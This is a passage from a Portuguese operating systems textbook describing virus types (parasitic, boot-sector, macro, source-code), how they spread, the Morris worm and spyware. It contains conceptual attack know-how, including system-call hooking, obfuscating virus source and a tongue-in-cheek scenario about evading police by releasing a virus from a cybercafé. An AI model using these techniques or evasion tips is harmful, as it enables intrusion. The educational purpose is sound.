
Embora esse programa inteiro não seja muito longo (o programa completo está sob uma página de C e o segmento de texto compila para menos de 2 KB), uma versão dele em código assembly seria mais curta ainda. Ludwig (1998) criou um programa de código assembly para o MS-DOS que infecta todos os arquivos no diretório e tem apenas 44 bytes depois de montado.

Mais à frente neste capítulo estudaremos programas antivírus, isto é, programas que rastreiam e removem vírus. É interessante observar que a lógica da Figura 9.28, que um vírus poderia usar para encontrar todos os arquivos executáveis para infeccioná-los, também poderia ser usada por um programa antivírus para rastrear todos os programas infectados a fim de remover o vírus. As tecnologias de infecção e desinfecção andam de mãos dadas, razão pela qual é necessário compreender em detalhes como os vírus funcionam a fim de ser capaz de combatê-los efetivamente.

Do ponto de vista de Virgil, o problema com um vírus de sobreposição é que ele é fácil de detectar. Afinal de contas, quando um programa infectado executa, ele pode disseminar o vírus um pouco mais, mas ele não faz o que deve fazer, e o usuário notará isso instantaneamente. Em consequência, muitos vírus se anexam ao programa e fazem o seu trabalho sujo, mas permitem que o programa funcione normalmente depois disso. Tais vírus são chamados de **vírus parasitas**.

Vírus parasitas podem ligar-se na frente, no fim ou no meio de um programa executável. Se um vírus se anexar do início, ele tem de primeiro copiar o programa para a RAM, colocar-se na frente e então copiá-lo de volta da RAM após si mesmo, como mostrado na Figura 9.29(b). Infelizmente, o programa não vai executar no seu novo endereço virtual, então o vírus tem de realocar o programa à medida que ele é movido ou movê-lo para o endereço virtual 0 após terminar a sua própria execução.

Para evitar qualquer uma das opções complexas exigidas ao se carregar no início, a maioria dos vírus se carrega no fim, anexando-se ao fim de um programa executável em vez da frente, mudando o campo de endereço de partida no cabeçalho para apontar para o início do vírus, como ilustrado na Figura 9.29(c). O vírus executará agora em um diferente endereço virtual dependendo de qual programa infectado está executando, mas tudo isso significa que Virgil tem de certificar-se de que o seu vírus está em uma posição independente, usando endereços relativos em vez de absolutos. Isso

FIGURA 9.29 (a) Um programa executável. (b) Com um vírus na frente. (c) Com um vírus no fim. (d) Com um vírus espalhado pelos espaços livres ao longo do programa.

não é difícil para um programador experiente fazer e alguns compiladores podem fazê-lo mediante solicitação.

Formatos de programa executável de texto, como arquivos *.exe* no Windows e quase em todos os formatos binários UNIX modernos, permitem que um programa tenha múltiplos segmentos de dados e texto, com o carregador montando-os na memória e realizando a realocação durante a execução. Em alguns sistemas (Windows, por exemplo), todos os segmentos (seções) são múltiplos de 512 bytes. Se um segmento não está cheio, o linker o enche com 0s. Um vírus que compreende isso pode tentar esconder-se nesses espaços. Se ele se encaixar inteiramente, como na Figura 9.29(d), o tamanho do arquivo permanece o mesmo que aquele do arquivo não infectado, claramente uma vantagem, já que um vírus escondido é feliz. Vírus que usam esse princípio são chamados de **vírus de cavidade**. É claro, se o carregador não carregar as áreas de cavidade na memória, o vírus precisará de outra maneira para ser inicializado.

Vírus residentes na memória

Até o momento presumimos que quando um programa infectado é executado, o vírus executa, passa o controle para o programa real e então sai. Em comparação, um **vírus residente na memória** permanece na memória (RAM) o tempo inteiro, seja escondendo-se bem no topo da memória ou talvez na parte mais baixa entre os vetores de interrupção, cujas últimas centenas de bytes geralmente não são usadas. Um vírus muito inteligente pode até modificar o mapa de bits da RAM do sistema para fazê-lo acreditar que a memória do vírus está ocupada, a fim de evitar o incômodo de ser sobrescrito.

Um típico vírus residente na memória captura um dos vetores de instrução de desvio ou interrupção copiando o conteúdo para uma variável de rascunho e colocando-o no seu próprio endereço ali, desse modo direcionando aquele desvio ou interrupção para ele. A melhor escolha é o desvio de chamada de sistema. Dessa maneira, o vírus é executado (em modo núcleo) em cada chamada de sistema. Quando isso é feito, ele simplesmente invoca a chamada de sistema real saltando para o endereço de desvio salvo.

Por que um vírus iria querer executar em toda chamada de sistema? Para infectar programas, naturalmente. O vírus pode apenas esperar até que a chamada de sistema exec apareça e, então, sabendo que o arquivo à mão é um binário executável (e provavelmente um binário útil quanto a isso), infectá-lo. Esse processo não exige a atividade de disco maciça da Figura 9.28, então ele é muito menos visível. Capturar todas as chamadas de sistema também dá ao vírus um grande potencial para espionar os dados e realizar toda sorte de atos mal-intencionados.

Vírus do setor de inicialização

Como discutimos no Capítulo 5, quando a maioria dos computadores está ligada, o BIOS lê o registro principal de inicialização do começo do disco de


inicialização na RAM e o executa. Esse programa determina qual partição está ativa e lê o primeiro setor, o de inicialização, daquela partição e a executa. Esse programa carrega o sistema operacional ou traz um carregador para carregá-lo. Infelizmente, há muitos anos atrás um dos amigos de Virgil teve a ideia de criar um vírus que pudesse sobrescrever o registro principal de inicialização ou o setor de inicialização, com resultados devastadores. Esses vírus, chamados de **vírus de setor de inicialização**, ainda são muito comuns.

Normalmente, um vírus do setor de inicialização [que inclui vírus de MBR (Master Boot Record — registro principal de inicialização)] primeiro copia o verdadeiro setor de inicialização para um lugar seguro no disco de maneira que ele possa inicializar o sistema operacional quando ele tiver terminado. O programa de formatação de disco da Microsoft, *fdisk*, pula a primeira trilha, de maneira que ela é um bom lugar para se esconder nas máquinas Windows. Outra opção é usar qualquer setor de disco livre e então atualizar a lista de setores ruins para marcar o esconderijo como defeituoso. Na realidade, se o vírus for grande, ele também pode disfarçar o resto de si como setores defeituosos. Um vírus realmente agressivo poderia até simplesmente alocar espaço de disco normal para o verdadeiro setor de inicialização e para si mesmo, e atualizar o mapa de bits do disco ou lista livre conformemente. Fazer isso exige um conhecimento íntimo das estruturas de dados internas do sistema operacional, mas Virgil tinha um bom professor para o seu curso de sistemas operacionais e estudava com afinco.

Quando o computador é inicializado, o vírus copia a si mesmo para a RAM, seja na parte de cima ou na parte de baixo entre os vetores de interrupção não utilizados. Nesse ponto, a máquina está no modo núcleo, com o MMU desligado, sem sistema operacional e sem nenhum programa antivírus executando. Quando ele está pronto, ele inicializa o sistema operacional, normalmente permanecendo residente na memória de maneira que ele possa manter um olho nas coisas.

Um problema, no entanto, é como retomar o controle novamente mais tarde. A maneira usual é explorar um conhecimento específico de como o sistema operacional gerencia vetores de interrupção. Por exemplo, o Windows não sobrescreve todos os vetores de interrupção em um golpe. Em vez disso, ele carrega as unidades do dispositivo, uma de cada vez, e cada uma captura o vetor de interrupção de que precisa. Esse processo pode levar um minuto.

Esse projeto dá ao vírus os instrumentos de que ele precisa para seguir em frente. Ele começa capturando todos os vetores de interrupção, como mostrado na Figura 9.30(a). À medida que os drivers são carregados, alguns dos vetores são sobrescritos, mas a não ser que o driver do relógio seja carregado primeiro, haverá um número suficiente de interrupções de relógio mais tarde que inicializam o vírus. A perda da interrupção de impressora é mostrada na Figura 9.30(b). Tão logo o vírus vê que um dos seus vetores de interrupção foi sobrescrito, ele pode sobrescrever aquele vetor novamente, sabendo que agora é seguro (na realidade, alguns vetores de interrupção são sobrescritos várias vezes durante a inicialização, mas o padrão é determinístico e Virgil o conhece de cor). A recaptura da impressora é mostrada na Figura 9.30(c). Quando tudo está carregado, o vírus restaura todos os vetores de interrupção e mantém apenas o vetor da chamada de sistema que desvia o

FIGURA 9.30 (a) Após o vírus ter capturado todos os vetores de interrupção de hardware e software. (b) Após o sistema operacional ter retomado o vetor de interrupção da impressora. (c) Após o vírus ter percebido a perda do vetor de interrupção da impressora e recapturá-lo.

controle para si. A essa altura, temos um vírus residente na memória em controle das chamadas de sistema. Na realidade, é assim que a maioria dos vírus residentes na memória começa na vida.

Vírus de driver de dispositivo

Entrar na memória dessa maneira é um pouco como a espeleologia (exploração de cavernas) — você precisa contorcer-se e seguir atento para que nada caia na sua cabeça. Seria muito mais simples se o sistema operacional simplesmente carregasse de forma gentil o vírus oficialmente. Com um pouco de trabalho, essa meta pode ser alcançada. O truque é infectar um driver de dispositivo, levando a um **vírus de driver de dispositivo**. No Windows e em alguns sistemas UNIX, drivers de dispositivo são apenas programas executáveis que vivem no disco e são carregados no momento da execução. Se um deles puder ser infectado, o vírus será sempre carregado oficialmente no momento da inicialização. Melhor ainda, drivers executam em modo núcleo, e após o driver ter sido carregado, ele é chamado, dando ao vírus uma chance de capturar o vetor de desvio de chamada do sistema. Esse fato somente é realmente um forte argumento para executar os drivers de dispositivo como programas no modo usuário (como MINIX 3 faz) — porque se eles forem infectados, não serão capazes de causar nem de perto os danos de drivers do modo núcleo.

Vírus macros

Muitos programas, como Word e Excel, permitem que os usuários escrevam macros para agrupar diversos comandos que mais tarde podem ser executados com uma única tecla digitada. Macros também podem ser anexados a itens de menus, de maneira que, quando um deles é selecionado, o macro é executado. No *Office*, macros podem conter programas inteiros em Visual Basic, que é uma linguagem de programação completa. Os macros são interpretados em vez de compilados, mas isso afeta somente a velocidade de execução, não o que eles podem fazer. Como macros podem ser específicos de documentos, o *Office* os armazena para cada documento juntamente com ele.

Agora vem o problema. Virgil escreve um documento no *Word* e cria um macro que ele anexa para a função ABRIR ARQUIVO. O macro contém um **vírus macro**. Ele então envia por e-mail o documento para a vítima que naturalmente o abre (presumindo que o programa de e-mail já não tenha feito isso para ele). A abertura do documento faz com que o macro ABRIR ARQUIVO execute. Como o macro pode conter um programa arbitrário, ele pode fazer qualquer coisa, como infectar outros documentos do *Word*, apagar arquivos e mais. Sejamos justos com a Microsoft: o *Word* dá um aviso quando abre um arquivo com macros, mas a maioria dos usuários não compreende o que isso significa e continua a abrir de qualquer maneira. Além disso, documentos legítimos também podem conter macros. E existem outros programas que nem dão esse aviso, tornando ainda mais difícil detectar o vírus.

Com o crescimento dos anexos de e-mail, enviar documentos com vírus embutidos em macros é fácil. Tais vírus são muito mais fáceis de escrever do que esconder o verdadeiro setor de inicialização em algum lugar da lista de blocos ruins, ocultar o vírus entre os vetores de interrupção e capturar o vetor de desvio de controle para chamadas de sistema. Isso significa que cada vez mais pessoas com pouco conhecimento de computação podem agora escrever vírus, baixando a qualidade geral do produto e comprometendo a fama dos escritores de vírus.

Vírus de código-fonte

Vírus parasitas e do setor de inicialização são altamente específicos quanto à plataforma; vírus de documentos são relativamente menos (o Word executa no Windows e Macs, mas não no UNIX). Os vírus mais portáteis de todos são os **vírus de código-fonte**. Imagine o vírus da Figura 9.28, mas com a modificação que em vez de procurar por arquivos executáveis binários, ele procura por programas C, uma mudança de apenas 1 linha (a chamada para access). O procedimento *infect* deve ser modificado para inserir a linha

```
#include <virus.h>
```

no topo de cada programa fonte C. Uma outra inserção é necessária, a linha

```
run_virus( );
```

para ativar o vírus. Decidir onde colocar essa linha exige alguma capacidade para analisar o código C, pois ele precisa estar em um lugar que sintaticamente permita chamadas de procedimento e também não um lugar onde o código estaria morto (por exemplo, seguindo uma declaração return). Colocá-lo no meio de um comentário não funciona também, e colocá-lo dentro de um laço pode ser um exagero. Presumindo que a chamada pode ser colocada adequadamente (por exemplo, um pouco antes do fim de *main*, ou antes da declaração return se

houver alguma), quando o programa é compilado, ele agora contém o vírus, tirado de *virus.h* (embora *proj.h* atrairia menos atenção se alguém pudesse vê-lo).

Quando o programa é executado, o vírus será chamado. Ele pode fazer qualquer coisa que quiser, por exemplo, procurar por outros programas C para infectar. Se encontrar um, ele pode incluir apenas as duas linhas dadas acima, mas isso funcionará somente na máquina local, onde se presume que o *virus.h* já tenha sido instalado. Para ter esse trabalho feito em uma máquina remota, deve ser incluído o código-fonte completo do vírus. Isso pode ser feito incluindo o código fonte do vírus como uma string inicializada, preferivelmente como uma lista de inteiros hexadecimais de 32 bits para evitar que qualquer um descubra o que ele faz. Essa string provavelmente será ligeiramente longa, mas com os códigos "multimegalinhas" de hoje em dia, ele pode facilmente passar sem ser notado.

Para um leitor não iniciado, todas essas maneiras podem parecer ligeiramente complicadas. Você poderia se perguntar com razão se eles poderiam funcionar na prática. Eles podem, acredite. Virgil é um excelente programador e tem muito tempo livre nas mãos. Confira o seu jornal local e você comprovará isso.

Como os vírus se disseminam

Existem vários cenários para a distribuição. Vamos começar com o clássico. Virgil escreve o vírus, insere-o em algum programa que ele escreveu (ou roubou) e começa a distribuir o programa, por exemplo, colocando-o em um site como shareware. Eventualmente, alguém baixa o programa e o executa. Nesse ponto há várias opções. Para começo de conversa, o vírus provavelmente infecta mais arquivos no disco, apenas caso a vítima decida compartilhar alguns desses com um amigo mais tarde. Ele também pode tentar infectar o setor de inicialização do disco rígido. Uma vez que o setor de inicialização tenha sido infectado, é fácil de começar um vírus residente na memória modo núcleo em inicializações subsequentes.

Hoje em dia, outras opções também estão disponíveis para Virgil. O vírus pode ser escrito para conferir se a máquina infectada está ligada em uma LAN (wireless), algo que é muito provável. O vírus pode então começar a infectar arquivos desprotegidos em todas as máquinas conectadas à LAN. Essa infecção não será estendida aos arquivos protegidos, mas isso pode ser tratado fazendo com que os programas infectados ajam estranhamente. Um usuário que executa um programa desses provavelmente pedirá ajuda ao administrador do sistema. O administrador vai então tentar ele mesmo o estranho programa para ver o que está acontecendo. Se o administrador fizer isso enquanto ele estiver conectado como um superusuário, o vírus pode agora infectar os binários do sistema, drivers de dispositivo, sistema operacional e setores de inicialização. Tudo o que é preciso é um erro como esse e todas as máquinas na LAN estarão comprometidas.

As máquinas em uma LAN da empresa muitas vezes têm autorização para conectar-se a máquinas remotas na internet ou em uma rede privada, ou mesmo autorização para executar comandos remotamente sem se conectar. Essa capacidade proporciona mais oportunidades para os vírus se disseminarem. Desse modo, um erro inocente pode infectar toda a empresa. Para evitar esse cenário, todas as empresas deveriam ter uma política geral dizendo aos administradores para jamais cometer erros.

Outra maneira para disseminar um vírus é postar um programa infectado em um grupo de notícias USENET (isto é, Google) ou site para os quais os programas são regularmente postados. Também é possível criar uma página na web que exija um plug-in de navegador especial para ver, e então certificar-se de que os plug-ins estejam infectados.

Um ataque diferente é infectar um documento e então enviá-lo por e-mail para muitas pessoas ou transmiti-lo para uma lista de mailing ou grupo de notícias USENET, normalmente como um anexo. Mesmo pessoas que jamais sonhariam em executar um programa que algum estranho enviou poderiam não se dar conta de que clicar em um anexo para abri-lo pode liberar um vírus em sua máquina. Para piorar as coisas, o vírus pode então procurar pela lista de endereços do usuário e então enviar mensagens para todos nessa lista, em geral com uma linha de Assunto que parece legítima ou interessante, como

Assunto: Mudança de planos

Assunto: Re: aquele último e-mail

Assunto: O cachorro morreu na noite passada

Assunto: Estou seriamente doente

Assunto: Eu te amo

Quando o e-mail chega, o receptor vê que o emissor é um amigo ou colega, e então não suspeita de problemas. Assim que o e-mail for aberto, será tarde demais. O vírus "EU TE AMO" que se disseminou mundo afora em junho de 2000 funcionou dessa maneira e causou bilhões de dólares de prejuízo.

De certa maneira relacionada à disseminação real dos vírus ativos é a disseminação da tecnologia dos

vírus. Há grupos de escritores de vírus que se comunicam ativamente através de internet e ajudam um ao outro a desenvolver novas tecnologias, ferramentas e vírus. A maioria deles provavelmente é amadora em vez de criminosos de carreira, mas os efeitos podem ser da mesma maneira devastadores. Outra categoria de escritores de vírus é a militar, que vê os vírus como uma arma de guerra potencialmente capaz de desabilitar os computadores do inimigo.

Outra questão relacionada à disseminação dos vírus é evitar a detecção. Cadeias têm instalações de computação notoriamente ruins, então Virgil preferiria evitá-las. Postar um vírus de sua máquina de casa não é uma ideia inteligente. Se o ataque for bem-sucedido, a polícia pode rastreá-lo procurando pela mensagem de vírus com a menor data-horário, pois essa é provavelmente a mais próxima da fonte do ataque.

A fim de minimizar a sua exposição, Virgil poderia ir a um cybercafé em uma cidade distante e conectar-se ali. Ele pode levar o vírus em um pen-drive e lê-lo, ou se as máquinas não tiverem portas USB, pedir para a simpática jovem na mesa para por favor ler o arquivo *book.doc* de maneira que ele possa imprimi-lo. Uma vez no disco rígido, ele renomeia o arquivo *virus.exe* e o executa, infectando toda a LAN com um vírus que dispara um mês depois, apenas caso a polícia decida pedir às companhias aéreas por uma lista de todas as pessoas que voaram até ali naquela semana.

Uma alternativa é esquecer o pen-drive e buscar o vírus de um site FTP ou na web remota. Ou trazer um notebook e conectá-lo a uma porta da Ethernet que o cybercafé providencialmente proporcionou para os turistas com seus notebooks e que querem ler seus e-mails todos os dias. Uma vez conectado à LAN, Virgil pode partir para infectar todas as máquinas nela.

Há muito mais a ser dito sobre os vírus. Em particular, como eles tentam esconder-se e como o software antivírus tenta expulsá-los. Eles podem até esconder-se dentro de animais vivos — mesmo — ver Rieback et al. (2006). Voltaremos a esses tópicos quando entrarmos nas defesas contra malwares mais tarde neste capítulo.

9.9.3 Vermes (worms)

A primeira violação de computadores da internet em grande escala começou na noite de 2 de novembro de 1988, quando um estudante formado pela Universidade de Cornell, Robert Tappan Morris, liberou um programa de verme na internet. Essa ação derrubou milhares de computadores em universidades, corporações e laboratórios do governo mundo afora antes de ser rastreado e removido. Ele também começou uma controvérsia que ainda não acabou. Discutiremos os pontos mais importantes desse evento a seguir. Para mais informações técnicas, ver o estudo de Spafford et al. (1989). Para a história vista como um thriller policial, ver o livro de Hafner e Markoff (1991).

A história começou em algum momento em 1988, quando Morris descobriu dois defeitos no UNIX de Berkeley que tornavam possível ganhar acesso não autorizado a máquinas por toda a internet. Como veremos, um deles era o transbordamento de buffer. Trabalhando sozinho, ele escreveu um programa que se autorreplicava, chamado **verme**, que exploraria esses erros e replicaria a si mesmo em segundos em toda máquina que ele pudesse ganhar acesso. Ele trabalhou no programa por meses, cuidadosamente aperfeiçoando-o e fazendo com que ocultasse suas pistas.

Não se sabe se a liberação em 2 de novembro de 1988 tinha a intenção de ser um teste, ou era para valer. De qualquer maneira, ele derrubou a maior parte dos sistemas Sun e VAX na internet em poucas horas após a sua liberação. A motivação de Morris é desconhecida, mas é possível que visse toda a ideia como uma piada prática de alta tecnologia e que por causa de um erro de programação saiu completamente do seu controle.

Tecnicamente, o verme consistia em dois programas, o iniciador (bootstrap) e o verme propriamente dito. O iniciador tinha 99 linhas de C e chamado *l1.c*. Ele era compilado e executado no sistema que estava sendo atacado. Uma vez executando, ele conectava-se à máquina da qual ele viera, carregava o verme principal e o executava. Após passar por algumas dificuldades para esconder sua existência, o verme então olhava através das tabelas de roteamento do seu novo hospedeiro para ver a quais máquinas aquele hospedeiro estava conectado e tentava disseminar o iniciador para essas máquinas.

Três métodos eram tentados para infectar as máquinas novas. O método 1 era tentar executar um shell remoto usando o comando *rsh*. Algumas máquinas confiam em outras, e apenas executam *rsh* sem qualquer outra autenticação. Se isso funcionasse, o shell remoto transferia o programa do verme e continuava a infectar novas máquinas a partir dali.

O método 2 fez uso de um programa presente em todos os sistemas UNIX chamado *finger*, que permite que um usuário em qualquer parte na internet digite

```
finger nome@site
```

para exibir informações sobre uma pessoa em uma instalação em particular. Essa informação normalmente incluía o nome real da pessoa, login, endereços de casa

e do trabalho, e números de telefone, nome da secretária e número de telefone, número de FAX e informações similares. É o equivalente eletrônico de uma lista telefônica.

O *finger* funcionou da seguinte forma. Em cada máquina UNIX, um processo de segundo plano, chamado **daemon finger**, executou toda vez que alguma consulta era recebida ou respondida por toda a internet. O que o verme fez foi chamar *finger* com uma string de 536 bytes feita sob medida como parâmetro. Essa longa string transbordou o buffer do daemon e sobrescreveu sua pilha, da maneira mostrada na Figura 9.21(c). O defeito explorado pelo verme aqui foi a falha do daemon em verificar o transbordamento. Quando o daemon retornou do procedimento era chegada a hora de obter o que ele havia solicitado, então ele não voltou para o *main*, mas sim para um procedimento dentro da string de 536 bytes na pilha. Esse procedimento tentava executar *sh*. Se ele funcionasse, o verme teria agora um shell executando na máquina sendo atacada.

O método 3 dependia de um defeito no sistema de correio eletrônico, *sendmail*, que permitia que o verme enviasse uma cópia do iniciador e fosse executado.

Uma vez estabelecido, o verme tentava quebrar as senhas de usuários. Morris não tinha como fazer muita pesquisa para saber como conseguir isso. Tudo o que ele precisou fazer foi pedir para o seu pai, um especialista em segurança na Agência de Segurança Nacional, a agência do governo norte-americano que decifra códigos, uma reimpressão de um estudo clássico sobre o assunto que Morris Sr. e Ken Thompson haviam escrito uma década antes no Bell Labs (MORRIS e THOMPSON, 1979). Cada senha quebrada permitia que o verme se conectasse a qualquer máquina que o proprietário da senha tivesse conta.

Toda vez que o verme ganhava acesso a uma nova máquina, ele primeiro conferia para ver se alguma outra cópia do verme já estava ativa ali. Se afirmativo, a nova cópia saía, exceto uma vez em sete ela continuava, possivelmente em uma tentativa de manter o verme se propagando mesmo que o administrador ali começasse a sua própria versão do verme para enganar o verme de verdade. O uso de um em sete criou um número grande demais de vermes, e essa foi a razão pela qual todas as máquinas infectadas foram derrubadas: elas estavam infestadas com vermes. Se Morris tivesse deixado isso de fora e simplesmente saído sempre que outro verme fosse visto (ou programado para um em 50) o verme provavelmente passaria desapercebido.

Morris foi pego quando um dos seus amigos falou com o repórter de ciências do *New York Times*, John Markoff, e tentou convencê-lo de que o incidente fora um acidente, o verme era inofensivo e o autor sentia muito. O amigo inadvertidamente deixou escapar que o login do atacante era *rtm*. Converter *rtm* para o nome do proprietário foi fácil — tudo o que Markoff tinha de fazer era executar *finger*. No dia seguinte a história era manchete na página um, superando até mesmo a eleição presidencial que ocorreria em três dias.

Morris foi julgado e condenado em um tribunal federal. Ele foi condenado a uma pena de US$ 10.000, três anos de liberdade condicional e 400 horas de serviço comunitário. Suas custas legais provavelmente passaram dos US$ 150.000. Essa sentença gerou muita controvérsia. Muitos na comunidade da computação achavam que ele era um estudante brilhante cuja brincadeira inofensiva havia saído do seu controle. Nada no verme sugeria que Morris estivesse tentando roubar ou danificar nada. Outros achavam que ele era um criminoso de verdade e que deveria ter ido para a cadeia. Morris mais tarde conseguiu seu doutorado por Harvard e é agora professor no M.I.T.

Um efeito permanente desse incidente foi o estabelecimento da **CERT** (**Computer Emergency Response Team** — Equipe de resposta a emergências computacionais), que oferece um local centralizado para denunciar tentativas de invasões e um grupo de especialistas para analisar problemas de segurança e projetar soluções. Embora essa medida tenha sido certamente um passo à frente, ela também tem seu lado negativo. A CERT coleta informações sobre falhas de sistema que podem ser atacadas e como consertá-las. Por necessidade, ela circula essa informação amplamente para milhares de administradores de sistemas na internet. Infelizmente, os caras maus (possivelmente passando-se por administradores de sistemas) talvez também sejam capazes de conseguir relatórios sobre defeitos e explorar as brechas nas horas (ou mesmo dias) antes que elas sejam fechadas.

Uma série de outros vermes foi lançada desde o verme de Morris. Eles operam ao longo das mesmas linhas que o verme de Morris, apenas explorando defeitos diferentes em outros softwares. Eles tendem a se espalhar muito mais rápido do que os vírus pois se movimentam sozinhos.

9.9.4 Spyware

Um tipo cada vez mais comum de malware é o **spyware**. De maneira simplificada, spyware é um software que, carregado sorrateiramente no PC sem o conhecimento do dono, executa no segundo plano fazendo coisas por trás das costas do proprietário. Defini-lo, no

entanto, é supreendentemente difícil. Por exemplo, a atualização do Windows baixa automaticamente extensões de segurança para o Windows sem que os proprietários tenham consciência disso. Similarmente, muitos programas antivírus atualizam-se automática e silenciosamente no segundo plano. Nenhum deles é considerado um spyware. Se Potter Stewart estivesse vivo, ele provavelmente diria: "Não consigo definir um spyware, mas sei quando vejo um."[1]

Outros tentaram com mais afinco defini-lo (o spyware, não a pornografia). Barwinski et al. (2006) disseram que ele tem quatro características. Primeiro, ele se esconde, de maneira que a vítima não pode encontrá-lo facilmente. Segundo, ele coleta dados a respeito do usuário (sites visitados, senhas, até mesmo números de cartões de crédito). Terceiro, ele comunica a informação coletada de volta para seu mestre distante. E quarto, ele tenta sobreviver a determinadas tentativas para removê-lo. Adicionalmente, alguns spywares mudam as configurações e desempenham outras atividades maliciosas e perturbadoras como descrito a seguir.

Barwinski et al. dividiram o spyware em três amplas categorias. A primeira é marketing: o spyware simplesmente coleta informações e as envia de volta para seu mestre, normalmente para melhor direcionamento da propaganda para máquinas específicas. A segunda categoria é a vigilância, em que empresas intencionalmente colocam spywares em máquinas dos empregados para rastrear o que eles estão fazendo e quais sites eles estão visitando. A terceira aproxima-se do malware clássico, em que a máquina infectada torna-se parte de um exército zumbi esperando por seu mestre para dar a ela suas ordens de marcha.

Eles executaram um experimento para ver quais tipos de sites contêm spyware visitando 5.000 sites. Eles observaram que os principais fornecedores de spywares são sites relacionados ao entretenimento adulto, programas piratas, viagens on-line e negócios imobiliários.

Um estudo muito maior foi feito na Universidade de Washington (MOSHCHUK et al., 2006). No estudo na UW, em torno de 18 milhões de URLs foram inspecionados e foram encontrados quase 6% com spywares. Desse modo, não causa surpresa que em um estudo pela AOL/NCSA que eles citam, 80% dos computadores domésticos inspecionados estavam infestados com spyware, com uma média de 93 fragmentos de spyware por computador. O estudo da UW encontrou que os sites adultos, de celebridades e de ofertas de wallpapers (imagens para o fundo de telas) tinham os maiores índices de infecção, mas eles não examinaram os sites de viagens e negócios imobiliários.

Como o spyware se espalha

A próxima questão óbvia é: "Como um computador se infecta com spyware?". Uma maneira é a mesma que com qualquer malware: por um cavalo de Troia. Uma quantidade considerável de softwares livres contém spyware, com o autor do software ganhando dinheiro por meio do spyware. Softwares de compartilhamento de arquivos peer-to-peer (por exemplo, Kazaa) estão lotados de spywares. Também, muitos sites exibem anúncios em banners que direcionam os navegadores para páginas na web infestadas de spywares.

A outra rota de infecção importante é muitas vezes chamada de **contágio por contato**. É possível pegar um spyware (na realidade, qualquer malware) apenas visitando uma página na web infectada. Existem três variantes da tecnologia de infecção. Primeiro, a página na web pode redirecionar o navegador para um arquivo (*.exe*) executável. Quando o navegador vê o arquivo, ele abre uma caixa de diálogo perguntando ao usuário se ele quer executar ou salvar o programa. Como downloads legítimos usam o mesmo mecanismo, a maioria dos usuários simplesmente clica em EXECUTAR, que faz com que o navegador baixe e execute o software. A essa altura, a máquina está infectada e o spyware está livre para fazer o que quiser.

A segunda rota comum é a barra de ferramentas infectada. Tanto o Internet Explorer quanto o Firefox dão suporte a barras de ferramentas de terceiros. Alguns escritores de spyware criam uma bela barra de ferramentas com algumas características úteis e então fazem uma grande propaganda delas como um excelente módulo gratuito. As pessoas que instalam a barra de ferramentas pegam o spyware. A popular barra de ferramentas Alexa contém spywares, por exemplo. Em essência, esse esquema é um cavalo de Troia, apenas empacotado de maneira diferente.

A terceira variante de infecção é mais óbvia. Muitas páginas da web usam uma tecnologia da Microsoft chamada **controles activeX**. Esses controles são programas binários x86 que se conectam ao Internet Explorer (IE) e estendem sua funcionalidade, por exemplo, na interpretação especial de páginas da web de imagens, áudios ou vídeos. Em princípio, essa tecnologia é legítima.

1 Stewart foi um juiz da Suprema Corte norte-americana que certa feita escreveu uma opinião sobre um caso envolvendo pornografia na qual ele admitia ser incapaz de definir pornografia, mas acrescentou: "mas a reconheço quando a vejo". (N. do A.)

